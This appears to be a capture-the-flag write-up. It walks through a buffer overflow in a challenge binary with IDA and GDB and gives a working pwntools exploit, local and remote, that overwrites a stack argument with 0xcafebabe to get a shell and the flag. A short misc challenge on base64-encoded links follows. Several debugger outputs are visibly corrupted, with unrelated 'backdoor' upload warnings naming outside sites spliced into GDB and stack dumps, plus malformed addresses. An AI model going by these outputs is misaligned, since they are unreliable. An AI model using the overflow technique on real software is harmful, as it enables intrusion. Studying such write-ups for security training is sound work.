
IDA



When you open IDA, you'll see the assembly code. Pressing 'F5' will generate the pseudocode for the file.



Upon entering the main function, we notice that the call to the 'func' functions will transmit hexadecimal data.



To view characters, you can either right-click and select 'Char' or simply press the 'R' button.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     func('xDE\xAD\xBE\xEF');
4     return 0;
5 }
```


The 'func' function will transmit the hexadecimal value '0xdeadbeef'.

```

1 int __cdecl func(int a1)
2 {
3     char s[36]; // [esp+0h] [ebp-28h] BYREF
4
5     printf("cAn y0u oVerF10W mE!?");
6     gets(s);
7     if ( a1 == -889275714 )
8         return system("/bin/sh");
9     else
10        return puts("Nah I'd Win");
11 }
```

```

1 int __cdecl func(int a1)
2 {
3     char s[36]; // [esp+0h] [ebp-28h] BYREF
4
5     printf("cAn y0u oVerF10W mE!?");
6     gets(s);
7     if ( a1 == -889275714 )
8         return system("/bin/sh");
9     else
10        return puts("Nah I'd Win");
11 }
```



A context menu is open over the value '-889275714' at line 7. The menu items are: Synchronize with, Copy (Ctrl+C), Hexadecimal, Octal, and Char (highlighted in blue). There is also a separator line and an ellipsis (...).


Similar to above, change to char

```

1 int __cdecl func(int a1)
2 {
3     char s[36]; // [esp+0h] [ebp-28h] BYREF
4
5     printf("cAn y0u oVerF10W mE!?");
6     gets(s);
7     if ( a1 == '\xCA\xFE\xBA\xBE' )
8         return system("/bin/sh");
9     else
10        return puts("Nah I'd Win");
11 }
```

If the user can send the hexadecimal value of '0xcafebabe', they will receive '/bin/sh'. Let's proceed with GDB for the file. Enter "info functions" to view the functions.

GDB




```

$ gdb yiruma
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-Linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from yiruma...
(No debugging symbols found in yiruma)
(gdb) info functions
All defined functions:
Non-debugging symbols:
0x00001000 _init
0x00001030 __libc_start_main@plt
0x00001040 printf@plt
0x00001050 gets@plt
0x00001060 puts@plt
0x00001070 system@plt
0x00001080 __cxa_finalize@plt
0x00001090 __start
0x000010c0 __x86.get_pc_thunk.bx
0x000010d0 deregister_tm_clones
0x00001110 register_tm_clones
0x00001160 __do_global_dtors_aux
0x000011b0 frame_dummy
0x000011b9 __x86.get_pc_thunk.dx
0x000011bd func
0x00001225 main
0x0000125d __x86.get_pc_thunk.ax
0x00001264 __fini

```

Upon entering "info functions" in GDB, we observe multiple functions, which correspond to those presented in IDA.



```

(gdb) disas main
Dump of assembler code for function main:
0x00001225 <+0>: lea    $0x4(%esp),%ecx
0x00001229 <+4>: and   $0xffffffff,%esp
0x0000122c <+7>: push  -0x4(%ecx)
0x0000122f <+10>: push  %ebp
0x00001230 <+11>: mov   %esp,%ebp
0x00001232 <+13>: push  %ecx
0x00001233 <+14>: sub   $0x4,%esp
0x00001236 <+17>: call  0x125d <__x86.get_pc_thunk.ax>
0x0000123b <+22>: add   $0x2db9,%eax
0x00001240 <+27>: sub   $0xc,%esp
0x00001243 <+30>: push  $0xdeadbeef
0x00001248 <+35>: call  0x11bd <func>
0x0000124d <+40>: add   $0x10,%esp
0x00001250 <+43>: mov   $0x0,%eax
0x00001255 <+48>: mov   -0x4(%ebp),%ecx
0x00001258 <+51>: leave 
0x00001259 <+52>: lea   -0x4(%ecx),%esp
0x0000125c <+55>: ret
End of assembler dump.

```

Disassembling the main function, we can see that the value '0xdeadbeef' will be sent to the 'func' function, which mirrors the behavior observed in IDA.

```
(gdb) disas func
Dump of assembler code for function func:
0x0000011bd <+0>: push %ebp
0x0000011be <+1>: mov %esp,%ebp
0x0000011c0 <+3>: push %ebx
0x0000011c1 <+4>: sub $0x24,%esp
0x0000011c4 <+7>: call 0x10c0 <_x86.get_pc_thunk.bx>
0x0000011c9 <+12>: add $0x2e2b,%ebx
0x0000011cf <+18>: sub $0xc,%esp
0x0000011d2 <+21>: lea -0x1fec(%ebx),%eax
0x0000011d8 <+27>: push %eax
0x0000011d9 <+28>: call 0x1040 <printf@plt>
0x0000011de <+33>: add $0x10,%esp
0x0000011e1 <+36>: sub $0xc,%esp
0x0000011e4 <+39>: lea -0x28(%ebp),%eax
0x0000011e7 <+42>: push %eax
0x0000011e8 <+43>: call 0x1050 <gets@plt>
0x0000011ed <+48>: add $0x10,%esp
0x0000011f0 <+51>: cmpl $0xcafebabe,%eax(%ebp)
0x0000011f7 <+58>: jne 0x120d <func+80>
0x0000011f9 <+60>: sub $0xc,%esp
0x0000011fc <+63>: lea -0x1fd5(%ebx),%eax
0x000001202 <+69>: push %eax
0x000001203 <+70>: call 0x1070 <system@plt>
0x000001208 <+75>: add $0x10,%esp
0x00000120b <+78>: jmp 0x121f <func+98>
0x00000120d <+80>: sub $0xc,%esp
0x000001210 <+83>: lea -0x1fc0(%ebx),%eax
0x000001216 <+89>: push %eax
0x000001217 <+90>: call 0x1060 <puts@plt>
0x00000121c <+95>: add $0x10,%esp
0x00000121f <+98>: nop
0x000001220 <+99>: mov -0x4(%ebp),%ebx
0x000001223 <+102>: leave
0x000001224 <+103>: ret
End of assembler dump.

(gdb)
```

The "cmpl" instruction will compare the input with the value "0xcafebabe". Therefore, we should send a payload containing "0xcafebabe".

LOCATING THE BUFFER

Break main functions

```
(gdb) break main
Breakpoint 1 at 0x56556233
```

Disassemble the func to get the address that is running.

```
(gdb) disas func
Dump of assembler code for function func:
0x565561bd <+0>: push %ebp
0x565561be <+1>: mov %esp,%ebp
0x565561c0 <+3>: push %ebx
0x565561c1 <+4>: sub $0x24,%esp
0x565561c4 <+7>: call 0x565560c0 <__x86.get_pc_thunk.bx>
0x565561c9 <+12>: add $0x2e2b,%ebx
0x565561cf <+18>: sub $0xc,%esp
0x565561d2 <+21>: lea -0x1fec(%ebx),%eax
0x565561d8 <+27>: push %eax
0x565561d9 <+28>: call 0x56556040 <printf@plt>
0x565561de <+33>: add $0x10,%esp
0x565561e1 <+36>: sub $0xc,%esp
0x565561e4 <+39>: lea -0x28(%ebp),%eax
0x565561e7 <+42>: push %eax
0x565561e8 <+43>: call 0x56556050 <gets@plt>
0x565561ed <+48>: add $0x10,%esp
0x565561f0 <+51>: cmpl $0xcafebabe,0x8(%ebp)
0x565561f7 <+58>: jne 0x5655620d <func+80>
0x565561f9 <+60>: sub $0xc,%esp
0x565561fc <+63>: lea -0x1fd5(%ebx),%eax
0x56556202 <+69>: push %eax
0x56556203 <+70>: call 0x56556070 <system@plt>
0x56556208 <+75>: add $0x10,%esp
0x5655620b <+78>: jmp 0x5655621f <func+98>
0x5655620d <+80>: sub $0xc,%esp
0x56556210 <+83>: lea -0x1fc0(%ebx),%eax
0x56556216 <+89>: push %eax
0x56556217 <+90>: call 0x56556060 <puts@plt>
0x5655621c <+95>: add $0x10,%esp
0x5655621f <+98>: nop
0x56556220 <+99>: mov -0x4(%ebp),%ebx
0x56556223 <+102>: leave
0x56556224 <+103>: ret
End of assembler dump
```

And then, we aim to set a breakpoint at the address where the comparison with '0xcafebabe' occurs.

```
0x565561ed <+48>: add $0x10,%esp
0x565561f0 <+51>: cmpl $0xcafebabe,0x8(%ebp)
0x565561f7 <+58>: jne 0x5655620d <func+80>
```

```
(gdb) break *0x565561f0
Breakpoint 2 at 0x565561f0
(gdb) c
Continuing. DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE
```

Send the buffer we want, for example '30'.

```
(osiris@ALICE)-[~]
$ python
Python 3.11.8 (main, Feb  7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("A"*30)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>>
```

Then, press "C" to continue execution. Afterward, check the value of the stack pointer (esp).

```
(gdb) break *0x565561f0
Breakpoint 2 at 0x565561f0
(gdb) c
Continuing.
WARNING ! WARNING ! WARNING ! WARNING ! WARNING !
LOAD OUTPUT/BACKDOOR FILE TO WWW.HDISTRIBUTE.COM
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x565561f0 in func ()
(gdb) x/32xw $esp
0xfffffd010: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd020: 0x41414141 0x41414141 0x41414141 0x00004141
0xfffffd030: 0x00000000 0xf7f98ff4 0xfffffd058 0x5655624d
0xfffffd040: 0xdeadbeef 0xf7fd9d41 0xf7d979a2 0x5655623b
0xfffffd050: 0xfffffd080 0xfffffd070 0x00000000 0xf7d9e7c5
0xfffffd060: 0x00000001 0x00000000 0x00000078 0xf7d9e7c5
0xfffffd070: 0x00000001 0xfffffd124 0xfffffd12c 0xfffffd090
0xfffffd080: DON'T 0xf7f98ff4 TO WWW.HDISTRIBUTE.COM 0x56556225 0x00000001
(gdb)
```

*Note:

Why ESP?


0x000011e8 <+43>:	call	0x1050 <gets@plt>
0x000011ed <+48>:	add	\$0x10,%esp
0x000011f0 <+51>:	cmpl	\$0xcafebabe,0x8(%ebp)
0x000011f7 <+58>:	jne	0x120d <func+80>

ESP' is used to point to the next item on the stack and is referred to as the 'stack pointer'.

1. call 0x1050 <gets@plt>: Calls a function called gets to read input.
2. add \$0x10,%esp: Adjusts the stack pointer by adding 16 bytes.
3. cmpl \$0xcafebabe,0x8(%ebp): Compares a value stored at a specific memory address with 0xcafebabe.
4. jne 0x120d <func+80>: If the comparison result is "not equal", it jumps to another part of the code.

In simpler terms, this code reads input, checks if a specific value matches 0xcafecbabe, and if not, it goes to a different part of the program.

After check the esp. tons of 41 can be see. What is 41?



In ASCII, '0x41' represents the character 'A'. Therefore, '0x41414141' translates to 'AAAAA'. Despite sending the text 30 times, each address can only carry 4 bytes for each hexadecimal in the pointer. Counting the occurrences of "41" in the image below, we will find 30 instances of "A", similar to what we sent. Before reaching '0xdeadbeef', let's count how many hexadecimal addresses are encountered. If we find 12 addresses before reaching '0xdeadbeef', and each hexadecimal address corresponds to 4 bytes, then we need to multiply 12 by 4.

```
(gdb) break *0x565561f0
Breakpoint 2 at 0x565561f0
(gdb) c
Continuing.
WARNING ! WARNING ! WARNING ! WARNING ! WARNING !
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 2, 0x565561f0 in func ()
(gdb) x/32xw $esp
0xfffffd010: 1 0x41414141 2 0x41414141 3 0x41414141 4 0x41414141
0xfffffd020: 5 0x41414141 6 0x41414141 7 0x41414141 8 0x00004141
0xfffffd030: 9 0x00000000 10 0xf7f98ff4 11 0xfffffd058 12 0x5655624d
0xfffffd040: 0xdeadbeef 0xf7fd9d41 0xf7d979a2 0x5655623b
0xfffffd050: 0xfffffd080 0xfffffd070 0x00000000 0xF7d9e7c5
0xfffffd060: 0x00000001 0x00000000 0x00000078 0xF7d9e7c5
0xfffffd070: 0x00000001 0xfffffd124 0xfffffd12c 0xfffffd090
0xfffffd080: DON T 0xf7f98ff4 TO 0x56556225 0x00000001 0xfffffd124
(gdb)
```

By multiplying the 12 hexadecimal addresses with 4 bytes each, we obtain 48. Therefore, our buffer size that we need to send is 48.

```
[osiris@ALICE] ~
$ python
Python 3.11.8 (main, Feb 7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 12 * 4
48
>>>
```

Crafting our payload involves sending 'A' 48 times, followed by 'cafebabe'. Since the architecture uses little endian, we must send '0xcafebabe' as 'be', 'ba', 'fe', 'ca', instead of 'ca', 'fe', 'ba', 'be'.

LOCAL PWN:

```
from pwn import *
e = ELF('./yiruma')
p=process(e.path)
#p=remote('159.223.52.19',1337)
payload='A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()
```

Now, we can confirm that the code is functioning correctly.

```
[osiris@ALICE] - [~/FYP/bof]
$ python solver.py
[*] '/home/osiris/FYP/bof/yiruma'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: PIE enabled
[+] Starting local process '/home/osiris/FYP/bof/yiruma': pid 3572
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%pE
/home/osiris/FYP/bof/solver.py:8: BytesWarning: Text is not bytes;
    p.sendline(payload)
[*] Switching to interactive mode
$ whoami
osiris
$ cat flag.txt
flag{REDACTED}
$
```

REMOTE PWN:

```
from pwn import *
e = ELF('./yiruma')
#p=process(e.path)
p=remote('159.223.52.19',1337)
payload='A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()
```

```

[*] Switching to interactive mode
[*] '/home/osiris/FYP/bof/yiruma'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to 159.223.52.19 on port 1337: Done
AAAAAAA%0pÈ
/home/osiris/FYP/bof/solver.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1
    p.sendline(payload)
[*] Switching to interactive mode
cAn yOu oVerFlow mE!?
here your flag:
MIIT2024{y0u_m4st3r3d_th3_4rt_0f_B0F}
[*] Got EOF while reading in interactive
$ PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM

```

FULL CODE (Python):

```

from pwn import *
e = ELF('./yiruma')
#p=process(e.path)
p=remote('159.223.52.19',1337)
payload=A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()

```

*Note: I changed from /bin/sh to /bin/cat flag.txt due to security concerns. Sorry for the changes. But hey, at least you got the flag right? The steps also similar

FLAG:

MIIT2024{y0u_m4st3r3d_th3_4rt_0f_B0F}

MISC


TOO MANY FLAGS

Creator: SpicyMochi

The challenge will give this folder.



Within this folder is 100 zip files



Within each zip file is 50 .txt files


Name	Size	Type	Date Modified
flag41.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag40.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag39.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag38.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag37.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag36.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag35.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag34.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag33.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag32.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag31.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag30.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag29.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag28.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag27.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag26.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag25.txt	28 bytes	Plain text d...	24 April 2024, 21:57
flag24.txt	28 bytes	Plain text d...	24 April 2024, 21:57

Content of all of the .txt files(excluding ones with flag/deadend/hints)

```
1 have you found the flag yet?
```


Dead end 1 with hint. (location:flag1.zip/flag20.txt dead end 1)

The user will get an encrypted text with a hint saying its encrypted in base64



```
~/.cache/.fr-PyqX43/flag20.txt - Mousepad
File Edit Search View Document Help
dec...t.py x flag.txt x locations x flag16.txt x flag20.txt x
1 aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1SQXNWdHN3QzRaZw==
2 only base64
3
```

When decrypting they will get a youtube link



Decode from Base64 format
Simply enter your data then push the decode button.

```
aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1SQXNWdHN3QzRaZw==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 | Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF | Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE | Decodes your data into the area below.

```
https://www.youtube.com/watch?v=RAsVtswC4Zg
```

They will find the first dead end



Dead end 2 (flag14.zip/flag47.txt deadend 2)



```
~/.cache/.fr-PyqX43/flag20.txt - Mousepad
File Edit Search View Document Help
dec...t.py x flag.txt x locations x fl... xt x fl... xt ● fl... xt ●
1 aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1GdUdoZ2dkb0pLVQ==
2
```

Decrypt process

Decode from Base64 format

Simply enter your data then push the decode button.

```
aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1GdUdoZ2dkb0pLVQ==
```

① For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.


<https://www.youtube.com/watch?v=FuGhggdoJKU>

Unrelated youtube link



Hint (location:flag33.zip/flag49.txt hint)

If the participant continues to be patient and try to open all the files, they will be rewarded with a hint.



Decrypt process

Decode from Base64 format

Simply enter your data then push the decode button.

```
